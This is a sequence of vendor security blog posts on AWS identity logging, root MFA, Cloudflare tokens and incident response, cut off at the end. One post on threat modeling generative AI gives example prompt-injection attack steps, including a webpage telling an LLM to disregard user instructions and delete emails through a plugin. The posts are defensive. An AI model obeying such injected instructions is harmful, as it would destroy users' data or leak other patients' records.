We take responsible AI from theory into practice by providing the necessary tools, guidance, and resources, including Amazon Bedrock Guardrails to help implement safeguards tailored to customer generative AI applications and aligned with their responsible AI policies, or Model Evaluation on Amazon Bedrock to evaluate, compare, and select the best FMs for specific use cases based on custom metrics, such as accuracy, robustness, and toxicity. Additionally, Amazon SageMaker Model Monitor automatically detects and alerts customers of inaccurate predictions from deployed models. We continue to publish AI Service Cards to enhance transparency by providing a single place to find information on the intended use cases and limitations, responsible AI design choices, and performance optimization best practices for our AI services and models.
Building resilience
Resilience plays a pivotal role in the development of any workload, and AI/ML workloads are no different. Customers need to know that their workloads in the cloud will continue to operate in the face of natural disasters, network disruptions, or disruptions due to geopolitical crises. AWS delivers the highest network availability of any cloud provider and is the only cloud provider to offer three or more Availability Zones (AZs) in all Regions, providing more redundancy. Understanding and prioritizing resilience is crucial for generative AI workloads to meet organizational availability and business continuity requirements. We have published guidance on designing generative AI workloads for resilience. To enable higher throughput and enhanced resilience during periods of peak demands in Amazon Bedrock, customers can use cross-region inference to distribute traffic across multiple Regions. For customers with specific European Union data sovereignty requirements, we are launching the AWS European Sovereign Cloud in 2025 to offer an additional layer of control and resilience.
Supporting choice and flexibility
It’s important that customers have access to diverse AI technologies, while having the freedom to choose the right solutions to meet their needs. AWS provides more diversity, choice, and flexibility so that customers can select the AI solution that best aligns with their specific requirements, whether that’s using open-source models, proprietary solutions, or their own custom AI models. For example, we understand the importance of open-source AI in fostering transparency, collaboration, and rapid innovation. Open-source models enable scrutiny of vulnerabilities, drive security improvements, and support research on AI safety. Amazon SageMaker JumpStart provides pretrained, open-source models for a wide range of common use cases. To provide practitioners and developers with the guidance and tools that they need to create secure-by-design AI systems, we are a founding member of the open-source initiative Coalition for Secure AI (CoSAI).
Also, our commitment to portability and interoperability helps ensure that customers can move easily between environments. For customers changing IT providers, we’ve taken concrete steps to lower costs, and AWS is actively engaged in efforts to facilitate switching between cloud providers, including through our support of the Cloud Infrastructure Service Providers in Europe (CISPE)Cloud Switching Framework, which lays out guidance to assist providers and customers in the switching process. This gives organizations the flexibility to adapt their cloud and AI strategies as their needs evolve.
We remain committed to providing customers with a choice of diverse AI technologies, along with secure and compliant ways to build their AI applications throughout the development lifecycle. Through this approach, customers can enhance the security, compliance, and resilience of their systems.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
AWS IAM Identity Center is streamlining its AWS CloudTrail events by including only essential fields that are necessary for workflows like audit and incident response. This change simplifies user identification in CloudTrail, addressing customer feedback. It also enhances correlation between IAM Identity Center users and external directory services, such as Okta Universal Directory or Microsoft Active Directory.
Effective January 13, 2025, IAM Identity Center will stop emitting userName and principalId fields under the user identity element in CloudTrail events. These fields will be excluded from the CloudTrail events that are initiated when users sign in to IAM Identity Center, use the AWS access portal, and access AWS accounts through the AWS CLI. Instead, IAM Identity Center now emits user ID and Identity Store Amazon Resource Name (ARN) fields to replace the userName and principalId fields, simplifying user identification. IAM Identity Center CloudTrail events will also specify IdentityCenterUser as the identity type instead of Unknown, providing a clear identifier for users. Additionally, IAM Identity Center will omit the value of a group’s displayName in CloudTrail events when you create or update a group. You can access group attributes, such as displayName, by using the Identity Store DescribeGroup API operation for authorized workflows.
We recommend that you update your workflows that process the userName, principalId, userIdentity type, or group displayName fields in CloudTrail events for IAM Identity Center before these changes take effect on January 13, 2025. This blog post provides guidance for these updates.
How to prepare your workflows for the upcoming changes to IAM Identity Center user identification in CloudTrail
To simplify user identification, IAM Identity Center is making changes to the user identity element for its CloudTrail events. Based on these changes, you can update your workflows to link CloudTrail events to a specific user, associate users with their external directories, and track user activity within the same session. The updated user identity element for a sample CloudTrail event is shared at the end of this section.
IAM Identity Center will update the userIdentity type for CloudTrail events that are emitted when users sign in, use the AWS access portal, and access AWS accounts through the AWS CLI. For authenticated users, the userIdentity type will change from Unknown to IdentityCenterUser. For unauthenticated users, the userIdentity type will remain Unknown. We recommend that you update your workflows to accept both values.
To identify the user linked to a CloudTrail event, IAM Identity Center now emits userId and identityStoreArn fields to replace the userName and principalId fields. The userId is a unique and immutable user identifier that IAM Identity Center assigns to every user in the Identity Store, its native directory referenced by the identityStoreArn. These new fields enhance user identification and action tracking in CloudTrail and are present in the CloudTrail entries where the userIdentity type is IdentityCenterUser. For an example of the user identity element with the new fields and the describe-user CLI command to retrieve user attributes using the user ID and Identity Store ARN, see the Identifying the user and session in IAM Identity Center user-initiated CloudTrail events section of the IAM Identity Center User Guide.
Among other user attributes, you can use the describe-user CLI command to retrieve the external ID associated with a user in the Identity Store. You can use the external ID to associate Identity Store users with their external directories. The external ID maps the user to an immutable user identifier in their external directory, such as Microsoft Active Directory or Okta Universal Directory.
Note: IAM Identity Center doesn’t emit an external ID in CloudTrail. You need access to the Identity Store to retrieve an external ID based on the userId and identityStoreArn fields in CloudTrail.
When the identity source is the AWS Directory Service, the UserName value logged in the additionalEventData element in CloudTrail is equal to the username that the user enters during authentication. For example, a user who has the username [email protected], can authenticate with anyuser, [email protected], or company.com\anyuser, and in each case the entered value is emitted in CloudTrail respectively.
For a sign-in failure caused by incorrect username input, IAM Identity Center emits the UserName field in its CloudTrail event as a fixed-text value of HIDDEN_DUE_TO_SECURITY_REASONS. This is because the username value input by the user in such a scenario could contain sensitive information, such as a user’s password.
To track user activity within the same session, IAM Identity Center now emits the credentialId field in CloudTrail events for user actions that take place in the AWS access portal or that use the AWS CLI. The credentialId field contains the AWS access portal session ID for a user, to help you track user actions during their session.
The following table shows a CloudTrail event example that illustrates the fields, highlighted in yellow, that will change on January 13, 2025. IAM Identity Center recently started emitting userId, identityStoreArn, credentialId, and UserName in the additional event data for its CloudTrail events. Therefore, this example considers them as existing fields.
How to prepare your workflows for the upcoming changes to IAM Identity Center group management events in CloudTrail
Your workflows that require access to group attributes, such as displayName, can retrieve them by using the Identity Store DescribeGroup API operation. Beginning January 13, 2025, IAM Identity Center will replace the displayName value in the administrative CloudTrail events for CreateGroup and UpdateGroup with a fixed text value of HIDDEN_DUE_TO_SECURITY_REASONS. This update restricts access to the group displayName only to workflows that are authorized to access group attributes in the Identity Store.
The following table shows a CloudTrail event example that illustrates the upcoming change in the displayName field, which is highlighted in yellow.
Gain a deeper understanding of the specific CloudTrail events impacted by the changes
Earlier in this post, we said that IAM Identity Center emits the relevant CloudTrail events when users sign in to IAM Identity Center, use the AWS access portal, and access AWS accounts through the AWS CLI, or when administrators create and update groups. These CloudTrail events belong to four event groups that the IAM Identity Center User Guide refers to as AWS access portal, OIDC, Sign-in, and Identity Store events. The following list provides more details about the use cases that lead to the emission of these CloudTrail events:
The AWS access Portal events cover sign-in and sign-out from the AWS access portal, as well as the retrieval of a user’s account and application assignments, which are necessary to display the portal. IAM Identity Center also emits these events when configuring AWS CLI or IDE toolkits for access to AWS accounts as an IAM Identity Center user.
The relevant OpenID Connect (OIDC) event is CreateToken. IAM Identity Center emits this event when starting a session for an authenticated user (for example, to access assigned AWS accounts through AWS CLI or IDE toolkits).
The Sign-in events cover password-based and federated authentication, as well as multi-factor authentication (MFA).
In this post, we reviewed several important upcoming and recently completed changes to CloudTrail events that IAM Identity Center emits. We recommend that you update your CloudTrail based workflows before January 13, 2025 if they rely on the userName, principalId, or type fields in the CloudTrail user identity element when users sign in to IAM Identity Center, use the AWS access portal, access AWS accounts through the AWS CLI, or set a group’s displayName field in group management administrative events. AWS has recently introduced the fields userId, identityStoreArn, and credentialId in the CloudTrail user identity element to help you complete your updates.
Please contact your AWS account team or AWS support if you need additional assistance.
As generative AI models become increasingly integrated into business applications, it’s crucial to evaluate the potential security risks they introduce. At AWS re:Invent 2023, we presented on this topic, helping hundreds of customers maintain high-velocity decision-making for adopting new technologies securely. Customers who attended this session were able to better understand our recommended approach for qualifying security risk and maintaining a high security bar for the applications they build. In this blog post, we’ll revisit the key steps for conducting effective threat modeling on generative AI workloads, along with additional best practices and examples, including some typical deliverables and outcomes you should look for across each stage. Throughout this post we will link to specific examples that we created with the AWS Threat Composer tool. Threat Composer is an open source AWS tool you can use to document your threat model, available at no additional cost.
This post covers a practical approach for threat modeling a generative AI workload and assumes you know the basics of threat modeling. If you want to get an overview on threat modeling, we recommend that you check out this blog post. In addition, this post is part of a larger series on the security and compliance considerations of generative AI.
Why use threat modeling for generative AI?
Each new technology comes with its own learning curve when it comes to identifying and mitigating the unique security risks it presents. The adoption of generative AI into workloads is no different. These workloads, specifically the use of large language models (LLMs), introduce new security challenges because they can generate highly customized and non-deterministic outputs based on user prompts, which introduces the possibility for potential misuse or abuse. In addition, relies on access to large and customized data sets, often internal data sources which might contain sensitive information.
Although working with LLMs is a relatively new practice and has some unique and nuanced security risks and impacts, it’s crucial to remember that LLMs are only one portion of a larger workload. It’s important to apply the threat modeling approach to parts of the system, taking into account well-known threats such as injections or the compromise of credentials. Part 1 of the Securing generative AI AWS blog series, An introduction to the Generative AI Security Scoping Matrix, provides a great overview of what those nuances are, and how the risks differ depending on how you make use of LLMs in your organization.
The four stages of threat modeling for generative AI
As a quick refresher, threat modeling is a structured approach to identifying, understanding, addressing, and communicating the security risks in a given system or application. It is a fundamental element of the design phase that allows you to identify and implement appropriate mitigations and make fundamental security decisions as early as possible.
At AWS, threat modeling is a required input to initiating our Application Security (AppSec) process for the builder teams at AWS, and our builder teams get support from a Security Guardian to build threat models for their features or services.
A useful way of structuring the approach to threat modeling, created by expert Adam Shostack, involves answering four key questions. We’ll look into each one and how to apply them to your generative AI workload.
What are we working on?
What can go wrong?
What are we going to do about it?
Did we do a good enough job?
What are we working on?
This question aims to get a detailed understanding of your business context and application architecture. The detail that you’re looking for should already be captured as part of the comprehensive system documentation created by the builders of your generative AI solution. By starting from this documentation, you can streamline the threat modeling process and focus on identifying potential threats and vulnerabilities, rather than on re-creating foundational system knowledge.
Example outcomes or deliverables
At a minimum, builders should capture the key components of the solution, including data flows, assumptions, and design decisions. This lays the groundwork for identifying potential threats. Key elements to document are the following:
Data flow diagrams (DFDs) that clearly illustrate the critical data flows of the application, from request to response, detailing what happens at each component or “hop”
Well-articulated assumptions about how users are expected to interact with and ask questions of the system, or how the model will interact with other parts of the system. For example, in a RAG scenario where the model needs to retrieve data that is stored in other systems, how it will authenticate and translate that data into an appropriate response for the user
Documentation of key design decisions made by the business, including the rationale behind these decisions
Detailed business context about the application, such as whether it is considered a critical system, what types of data it handles (for example, confidential, high-integrity, high-availability), and the primary business concerns for the application (for example, data confidentiality, data integrity, system availability)
Figure 1: Threat composer dataflow diagram view for a generative AI chatbot example
What can go wrong?
For this question, you identify possible threats to your application using the context and information you gathered for the previous question. To help you identify possible threats, make use of existing repositories of knowledge, especially those related to the new technologies you are adopting. These often have tangible examples that you can apply to your application. Useful resources are the OWASP top 10 for LLMs, MITRE ATLAS framework, and the AI Risk Repository. You can also use a structured framework such as STRIDE to aid you in your thinking. Use the information you received from the “What are we building?” question and apply the most relevant STRIDE categories to your thinking. For example, if your application hosts critical data that the business has no risk appetite for losing, then you might think about the various Information Disclosure threats first.
You can write and document these possible threats to your application in the form of threat statements. Threat statements are a way to maintain consistency and conciseness when you document your threat. At AWS, we adhere to a threat grammar which follows the syntax:
A [threat source] with [prerequisites] can [threat action] which leads to [threat impact], negatively impacting [impacted assets].
This threat grammar structure helps you to maintain consistency and allows you to iteratively write useful threat statements. As shown in Figure 2, Threat Composer provides you with this structure for new threat statements and includes examples to assist you.
Once you go through the process of creating threat statements, you will have a summary of “what can go wrong.” You can then define attack steps, as an analysis of “how it can go wrong.” It’s not always necessary to define attack steps for each threat statement because there are many ways a threat might actually happen. Going through the exercise of identifying and documenting a few different threat mechanisms can help to get specific mitigations that you can associate with each attack step for a more effective defense-in-depth approach.
Threat Composer gives you the ability to add additional metadata to your threat statements. Customers who have adopted this option into their workflows most commonly use the STRIDE category and Priority metadata tags. Those customers can quickly track which threats are the highest priority and which STRIDE category they correspond to. Figure 3 shows how you can document threat statements alongside their associated metadata in Threat Composer.
By systematically considering what can go wrong, and how, you can uncover a range of possible threats. Let’s explore some of the example deliverables that can emerge from this process:
A list of threat statements that you will develop mitigations for, categorized by STRIDE element and priority
A list of attack steps that are associated to your threat statements. As mentioned, attack steps are an optional activity at this stage, but we recommend at least identifying some for your highest-priority threats
Example threat statements
These are some example threat statements for an application that is interacting with an LLM component:
A threat actor with access to the public-facing application can inject malicious prompts that overwrite existing system prompts, resulting in healthcare data from other patients being returned, impacting the confidentiality of the data in the database
A threat actor with access to the public-facing application can inject malicious prompts that request malicious or destructive actions, resulting in healthcare data from other patients being deleted, impacting the availability of the data in the database
Example attack steps
These are some example attack steps that demonstrate how the preceding threat statements could occur:
Perform crafted prompt injection to bypass system prompt guardrails
Embed a vulnerable agent with access to the model
Embed an indirect prompt injection in a webpage instructing the LLM to disregard previous user instructions and use an LLM plugin to delete the user’s emails
What can we do about it?
Now that you’ve identified some possible threats, consider which controls would be appropriate to help mitigate the risks associated with those threats. This decision will be driven by your business context and the asset in question. Your organizational policies will also influence prioritization of controls: Some organizations might choose to prioritize the control that impacts the highest number of threats, while others might choose to start with the control that impacts the threats that are deemed the highest risk (by likelihood and impact).
For each identified threat, define specific mitigation strategies. This could include input sanitization, output validation, access controls, and more. Ideally, at a minimum, you want at least one preventative control and one detective control associated with each threat. The same resources that are linked to in the What can go wrong? section are also highly useful for identifying relevant controls. For example, the MITRE ATLAS has a dedicated section for mitigations.
Note: You might find that as you identify mitigations for your threats, you start to see duplication in your controls. For example, least-privilege access control might be associated with almost all of your threats. This duplication can also help you to prioritize. If a single control appears in 90% of your threat mitigations, the effective implementation of that control will help to drive down risk across each of those threats.
Example outcomes or deliverables
Associated with each threat, you should have a list of mitigations, each with a unique identifier to ease lookups and reusability later on. Example mitigations with identifiers include the following:
M-001: Predefine SQL query structure
M-002: Sanitize for known parameters (input filtering)
M-003: Check against templated prompt parameters
M-004: Review output is relevant to user (output filtering)
M-005: Limit LLM context window
M-006: Dynamic permissions check on high-risk actions performed by model (separating authentication parameters from prompt)
M-007: Apply least privilege to all components of the application
For more information on relevant security controls for your workload, we recommend that you read Part 3 of our Securing generative AI series: Applying relevant security controls.
Figure 4 shows some completed example threat statements in Threat Composer, with mitigations linked to each.
Figure 4: Completed threat statements with metadata and linked mitigations
After answering the first three questions, you have your completed threat model. The documentation should contain your DFDs, threat statements, [optional] attack steps, and mitigations.
For a more detailed example, including a visual dashboard that shows a breakdown of a threat summary, see the full GenAI chatbot example in Threat Composer.
Did we do a good enough job?
A threat model is a living document. This post has discussed how creating a threat model helps you to identify technical controls for threats, but it’s also important to consider the non-technical benefits that the process of threat modeling provides.
For your final activity, you should validate both elements of the threat modeling activity.
Validate the effectiveness of the identified mitigation: Some of the mitigations you identify might be new, and some you might already have had in place. Regardless, it’s important to continuously test and verify that your security measures are working as intended. This could involve penetration testing or automated security scans. At AWS, threat models serve as inputs to automated test cases to be embedded in the pipeline. The threats defined are also used to define the scope of the penetration testing, to confirm whether those threats have been mitigated sufficiently.
Validate the effectiveness of the process: Threat modeling is fundamentally a human activity. It requires interaction across your business, builder teams, and security functions. Those closest to the creation and operations of the application should own the threat model document and revisit it often, with support from their security team (or Security Guardian equivalent). How often this is done will depend on your organizational policies and the criticality of the workload, though it is important to define triggers that will initiate a review of the threat model. Example triggers can include threat intelligence updates, new features that significantly change data flows, or new features that impact security-related aspects of the system (such as authentication or authorization, or logging). Validating your process periodically is especially important when you adopt new technologies because the threat landscape for these evolves faster than usual.
Performing a retrospective on the threat modeling process is also a good way to work through and discuss what worked well, what didn’t work well, and what changes you will commit to the next time the threat model is revisited.
Example outputs
These are some example outputs for this step of the process:
Automated test case definitions based on mitigations
A defined scope for penetration testing, and test cases based on threats
A living document for the threat model that is stored alongside application documentation (including a data flow diagram)
A retrospective overview, including lessons learned and feedback from the threat modeling participants, and what will be done next time to improve
Conclusion
In this blog post, we explored a practical and proactive approach to threat modeling for generative AI workloads. The key steps we covered provide a structured framework for conducting effective threat modeling, from understanding the business context and application architecture to identifying potential threats, defining mitigation strategies, and validating the overall effectiveness of the process.
By following this approach, organizations can better equip themselves to maintain a high security bar as they adopt generative AI technologies. The threat modeling process not only helps to mitigate known risks, but also fosters a culture of security-mindedness that is crucial for organizations to adopt. This can help your organization to unlock the full potential of these powerful technologies while maintaining the security and privacy of your systems and data.
Want to look deeper into additional areas of generative AI security? Check out the other posts in the Securing Generative AI series:
At Amazon Web Services (AWS), we’ve built our services with secure by design principles from day one, including features that set a high bar for our customers’ default security posture. Strong authentication is a foundational component in overall account security, and the use of multi-factor authentication (MFA) is one of the simplest and most effective ways to help prevent unauthorized individuals from gaining access to systems or data. We have found that enabling MFA prevents greater than 99% of password-related attacks. Today, we’re sharing progress from the past year since we first announced that we would require customers to improve their default security posture by requiring the use of MFA for root users in the AWS Management Console.
In recent years, the typical workplace has evolved significantly. With an increase in practices like hybrid work and bring-your-own-device (BYOD) policies, defining security boundaries became much more complex. Most organizations have adjusted their security perimeters to emphasize identity-based controls, which often made user passwords the new weakest link in the perimeter. Users sometimes choose low-complexity passwords for ease of use, or reuse complex passwords across multiple websites, which substantially increases risk when a website experiences a data breach.
We take many steps to improve our customers’ resilience against these types of risks. For example, we monitor online sources for compromised credentials and block customers from using these in AWS. We also guard against setting weak passwords, never suggest default passwords for users to use, and when we detect unusual sign-in activity for customers who haven’t yet enabled MFA, we validate the sign-in with one-time PIN challenges to their primary email address. Despite these measures, passwords alone remain inherently risky.
We recognized two key opportunities to improve the situation. The first is to accelerate our customers’ MFA adoption, raising the bar for default security posture at AWS by requiring MFA for highly privileged users. In May 2024, we began requiring MFA for AWS Organizations management account root users, starting with users in larger environments. Then, in June, we launched support for FIDO2 passkeys as an MFA method, to offer customers an additional highly secure but also user-friendly way to align with their security requirements. At the same time, we announced that our MFA requirements expanded to include root users in standalone accounts. After AWS Identity and Access Management (IAM) launched FIDO2 passkey support in June 2024, customer registration rates for phishing-resistant MFA increased by over 100%. Between April and October 2024, more than 750,000 AWS root users enabled MFA.
The second opportunity we recognized is to eliminate unnecessary passwords altogether. On top of the security issues with passwords, attempting to secure password-based authentication introduces operational overhead for customers, especially those operating at scale and those with regulatory requirements to rotate passwords periodically. Today, we are launching a new capability to centrally manage root access for accounts managed in AWS Organizations. This capability enables customers to greatly reduce the number of passwords they have to manage while still maintaining strong controls over the use of root principals. Customers can now enable centralized root access with a simple configuration change through the IAM console or the AWS CLI, a process which is described further in this post. Then, customers can remove the long-term credentials (including passwords or long-term access keys) of member account root users in their organizations. This will improve the security posture of our customers while simultaneously reducing their operational effort.
We strongly recommend that Organizations customers get started enabling our centralized root access feature today to experience these benefits. However, in cases where customers continue to maintain root users, it’s essential to make sure that these highly privileged credentials are well-protected. With enhanced support for our customers operating at scale, as well as additional features like passkeys, we’re expanding our MFA requirements to member accounts in AWS Organizations. Beginning in the Spring of 2025, customers who have not enabled central management of root access will be required to register MFA for their AWS Organizations member account root users in order to access the AWS Management Console. As with our previous expansions to management and standalone accounts, we will roll this change out gradually and notify individual customers who are required to take action in advance, to help customers adhere to the new requirements while minimizing impact to their day-to-day operations.
You can learn more about our new feature to centrally manage root access in the IAM User Guide, and more about using MFA at AWS in the AWS MFA in IAM User Guide.
If you have feedback about this post, submit comments in the Comments section below.
In October 2024, we started publishing roundup blog posts to share the latest features and updates from our teams. Today, we are announcing general availability for Account Owned Tokens, which allow organizations to improve access control for their Cloudflare services. Additionally, we are launching Zaraz Automated Actions, which is a new feature designed to streamline event tracking and tool integration when setting up third-party tools. By automating common actions like pageviews, custom events, and e-commerce tracking, it removes the need for manual configurations.
Improving access control for Cloudflare services with Account Owned Tokens
Cloudflare is critical infrastructure for the Internet, and we understand that many of the organizations that build on Cloudflare rely on apps and integrations outside the platform to make their lives easier. In order to allow access to Cloudflare resources, these apps and integrations interact with Cloudflare via our API, enabled by access tokens and API keys. Today, the API Access Tokens and API keys on the Cloudflare platform are owned by individual users, which can lead to some difficulty representing services, and adds an additional dependency on managing users alongside token permissions.
What’s new about Account Owned Tokens
First, a little explanation because the terms can be a little confusing. On Cloudflare, we have both Users and Accounts, and they mean different things, but sometimes look similar. Users are people, and they sign in with an email address. Accounts are not people, they’re the top-level bucket we use to organize all the resources you use on Cloudflare. Accounts can have many users, and that’s how we enable collaboration. If you use Cloudflare for your personal projects, both your User and Account might have your email address as the name, but if you use Cloudflare as a company, the difference is more apparent because your user is “[email protected]” and the account might be “Example Company”.
Account Owned Tokens are not confined by the permissions of the creating user (e.g. a user can never make a token that can edit a field that they otherwise couldn’t edit themselves) and are scoped to the account they are owned by. This means that instead of creating a token belonging to the user “[email protected]”, you can now create a token belonging to the account “Example Company”.
The ability to make these tokens, owned by the account instead of the user, allows for more flexibility to represent what the access should be used for.
Prior to Account Owned Tokens, customers would have to have a user ([email protected]) create a token to pull a list of Cloudflare zones for their account and ensure their security settings are set correctly as part of a compliance workflow, for example. All of the actions this compliance workflow does are now attributed to joe.smith, and if joe.smith leaves the company and his permissions are revoked, the compliance workflow fails.
With this new release, an Account Owned Token could be created, named “compliance workflow”, with permissions to do this operation independently of [email protected]. All actions this token does are attributable to “compliance workflow”. This token is visible and manageable by all the superadmins on your Cloudflare account. If joe.smith leaves the company, the access remains independent of that user, and all super administrators on the account moving forward can still see, edit, roll, and delete the token as needed.
Any long-running services or programs can be represented by these types of tokens, be made visible (and manageable) by all super administrators in your Cloudflare account, and truly represent the service, instead of the users managing the service. Audit logs moving forward will log that a given token was used, and user access can be kept to a minimum.
Getting started
Account Owned Tokens can be found on the new “API Tokens” tab under the “Manage Account” section of your Cloudflare dashboard, and any Super Administrators on your account have the capability to create, edit, roll, and delete these tokens. The API is the same, but at a new /account/<accountId>/tokens endpoint.
Why/where should I use Account Owned Tokens?
There are a few places we would recommend replacing your User Owned Tokens with Account Owned Tokens:
1. Long-running services that are managed by multiple people: When multiple users all need to manage the same service, Account Owned Tokens can remove the bottleneck of requiring a single person to be responsible for all the edits, rotations, and deletions of the tokens. In addition, this guards against any user lifecycle events affecting the service. If the employee that owns the token for your service leaves the company, the service’s token will no longer be based on their permissions.
2. Cloudflare accounts running any services that need attestable access records beyond user membership: By restricting all of your users from being able to access the API, and consolidating all usable tokens to a single list at the account level, you can ensure that a complete list of all API access can be found in a single place on the dashboard, under “Account API Tokens”.
3. Anywhere you’ve created “Service Users”: “Service Users”, or any identity that is meant to allow multiple people to access Cloudflare, are an active threat surface. They are generally highly privileged, and require additional controls (vaulting, password rotation, monitoring) to ensure non-repudiation and appropriate use. If these operations solely require API access, consolidating that access into an Account Owned Token is safe.
Why/where should I use User Owned Tokens?
There are a few scenarios/situations where you should continue to use User Owned Tokens:
Where programmatic access is done by a single person at an external interface: If a single user has an external interface using their own access privileges at Cloudflare, it still makes sense to use a personal token, so that information access can be traced back to them. (e.g. using a personal token in a data visualization tool that pulls logs from Cloudflare)
User level operations: Any operations that operate on your own user (e.g. email changes, password changes, user preferences) still require a user level token.
Where you want to control resources over multiple accounts with the same credential: As of November 2024, Account Owned Tokens are scoped to a single account. In 2025, we want to ensure that we can create cross-account credentials, anywhere that multiple accounts have to be called in the same set of operations should still rely on API Tokens owned by a user.
Where we currently do not support a given endpoint: We are currently in the process of working through a list of our services to ensure that they all support Account Owned Tokens. When interacting with any of these services that are not supported programmatically, please continue to use User Owned Tokens.
Where you need to do token management programmatically: If you are in an organization that needs to create and delete large numbers of tokens programmatically, please continue to use User Owned Tokens. In late 2024, watch for the “Create Additional Tokens” template on the Account Owned Tokens Page. This template and associated created token will allow for the management of additional tokens.
What does this mean for my existing tokens and programmatic access moving forward?
We do not plan to decommission User Owned Tokens, as they still have a place in our overall access model and are handy for ensuring user-centric workflows can be implemented.
As of November 2024, we’re still working to ensure that ALL of our endpoints work with Account Owned Tokens, and we expect to deliver additional token management improvements continuously, with an expected end date of Q3 2025 to cover all endpoints.
A list of services that support, and do not support, Account Owned Tokens can be found in our documentation.
What’s next?
If Account Owned Tokens could provide value to your or your organization, documentation is available here, and you can give them a try today from the “API Tokens” menu in your dashboard.
Zaraz Automated Actions makes adding tools to your website a breeze
Cloudflare Zaraz is a tool designed to manage and optimize third-party tools like analytics, marketing tags, or social media scripts on websites. By loading these third-party services through Cloudflare’s network, Zaraz improves website performance, security, and privacy. It ensures that these external scripts don’t slow down page loading times or expose sensitive user data, as it handles them efficiently through Cloudflare’s global network, reducing latency and improving the user experience.
Automated Actions are a new product feature that allow users to easily setup page views, custom events, and e-commerce tracking without going through the tedious process of manually setting up triggers and actions.
Why we built Automated Actions
An action in Zaraz is a way to tell a third party tool that a user interaction or event has occurred when certain conditions, defined by triggers, are met. You create actions from within the tools page, associating them with specific tools and triggers.
Setting up a tool in Zaraz has always involved a few steps: configuring a trigger, linking it to a tool action and finally calling zaraz.track(). This process allowed advanced configurations with complex rules, and while it was powerful, it occasionally left users confused — why isn’t calling zaraz.track() enough? We heard your feedback, and we’re excited to introduce Zaraz Automated Actions, a feature designed to make Zaraz easier to use by reducing the amount of work needed to configure a tool.
With Zaraz Automated Actions, you can now automate sending data to your third-party tools without the need to create a manual configuration. Inspired by the simplicity of zaraz.ecommerce(), we’ve extended this ease to all Zaraz events, removing the need for manual trigger and action setup. For example, calling zaraz.track(‘myEvent’) will send your event to the tool without the need to configure any triggers or actions.
Getting started with Automated Actions
When adding a new tool in Zaraz, you’ll now see an additional step where you can choose one of three Automated Actions: pageviews, all other events, or ecommerce. These options allow you to specify what kind of events you want to automate for that tool.
Pageviews: Automatically sends data to the tool whenever someone visits a page on your site, without any manual configuration.
All other events: Sends all custom events triggered using zaraz.track() to the selected tool, making it easy to automate tracking of user interactions.
Ecommerce: Automatically sends all e-commerce events triggered via zaraz.ecommerce() to the tool, streamlining your sales and transaction tracking.
These Automated Actions are also available for all your existing tools, which can be toggled on or off from the tool detail page in your Zaraz dashboard. This flexibility allows you to fine-tune which actions are automated based on your needs.
Custom actions for tools without Automated Action support
Some tools do not support automated actions because the tool itself does not support page view, custom, or e-commerce events. For such tools you can still create your own custom actions, just like before. Custom actions allow you to configure specific events to send data to your tools based on unique triggers. The process remains the same, and you can follow the detailed steps outlined in ourCreate Actions guide. Remember to set up your trigger first, or choose an existing one, before configuring the action.
Automatically enrich your payload
When creating a custom action, it is now easier to send Event Properties using the Include Event Properties field. When this is toggled on, you can automatically send client-specific data with each action, such as user behavior or interaction details. For example, to send an userID property when sending a click event you can do something like this: zaraz.track(‘click’, { userID: “foo” }).
Additionally, you can enable the Include System Properties option to send system-level information, such as browser, operating system, and more. In your action settings click on “Add Field”, pick the “Include System Properties”, click on confirm and then toggle the field on.
For a full list of system properties, visit ourSystem Properties reference guide. These options give you greater flexibility and control over the data you send with custom actions.
These two fields replace the now deprecated “Enrich Payload” dropdown field.
Zaraz Automated Actions marks a significant step forward in simplifying how you manage events across your tools. By automating common actions like page views, e-commerce events, and custom tracking, you can save time and reduce the complexity of manual configurations. Whether you’re leveraging Automated Actions for speed or creating custom actions for more tailored use cases, Zaraz offers the flexibility to fit your workflow.
We’re excited to see how you use this feature. Please don’t hesitate to reach out to us on Cloudflare Zaraz’s Discord Channel — we’re always there fixing issues, listening to feedback, and announcing exciting product updates.
Never miss an update
We’ll continue to share roundup blog posts as we continue to build and innovate. Be sure to follow along on the Cloudflare Blog for the latest news and updates.
Security is a shared responsibility between Amazon Web Services (AWS) and you, the customer. As a customer, the services you choose, how you connect them, and how you run your solutions can impact your security posture.
As part of our work, the AWS Customer Incident Response Team (AWS CIRT) observes tactics and techniques used by various threat actors that leverage unintended customer configurations. Understanding these tactics can help inform your design decisions, help improve your response plans, and help you detect these situations if they occur in your environment.
This blog post dives into some of the recent techniques used by threat actors that leverage specific customer configurations or design to make unauthorized use of resources within an AWS account. We’ll explain the techniques, the customer configurations that created the opportunity, and the AWS features and services you can use to help mitigate the impact of the tactics.
Technique overview
Identity federation is a system of trust between two parties for the purpose of authenticating users and conveying the information needed to authorize their access to resources. In simpler terms, this optional feature allows you to use one central system (an identity store) for all of your users and groups (note that it is possible to configure more than one identity provider for a given AWS account at one time if you wish to do so). You can then grant those identities permissions to your AWS resources by using that trust relationship.
Prerequisites for the event
In order for a threat actor to gain initial access into an AWS account during this type of security event, a third-party IdP must be configured to manage access to an AWS account (or a series of AWS accounts in an organization) through federation. The threat actor must also have gained the ability to write to the customer’s identity store with the third-party IdP (for example, they can create a user, have compromised a sufficiently privileged user, and so on).
When an IdP is configured to access an AWS account, permissions to access resources within that AWS account can be granted to users that have been authenticated by the IdP. This means that AWS uses the preconfigured trust with the IdP when it comes to performing the user identification (such as username, password, and multi-factor authentication (MFA)). With this technique, the threat actor uses the third-party IdP user’s access to obtain authenticated access to modify and create resources in the customer’s linked AWS accounts. This scenario is possible if, for example, the threat actor can create a user in the IdP’s identity store, or if they have obtained access to a privileged user’s credentials already in the identity store.
Detection and analysis opportunities
There are multiple ways that you may be able to find evidence of threat actors’ activities in this type of scenario. The challenge for customers is differentiating between the actions taken by a threat actor, and actions taken in the course of normal operations. The primary source of evidence for customer actions and threat actor activities is AWS CloudTrail, though Amazon GuardDuty and AWS Config also have detections that may be of assistance.
AWS CloudTrail
Your investigation should start by reviewing the CloudTrail event history for specific API calls. The following is a list of some calls (including various request parameters and field values) that have been associated with this tactic.
Remember, during security events there may be other API calls present that could indicate potential threat actor activity. In this post, we’re focusing only on the API calls related to this initial access tactic.
In the organization management account, threat actors leverage actions such as the following:
UpdateTrail – This action is used to update CloudTrail trail settings, such as what events you are logging, and which bucket is to be used for log delivery. Threat actors use this API endpoint to change or reduce the logging of subsequent API calls.
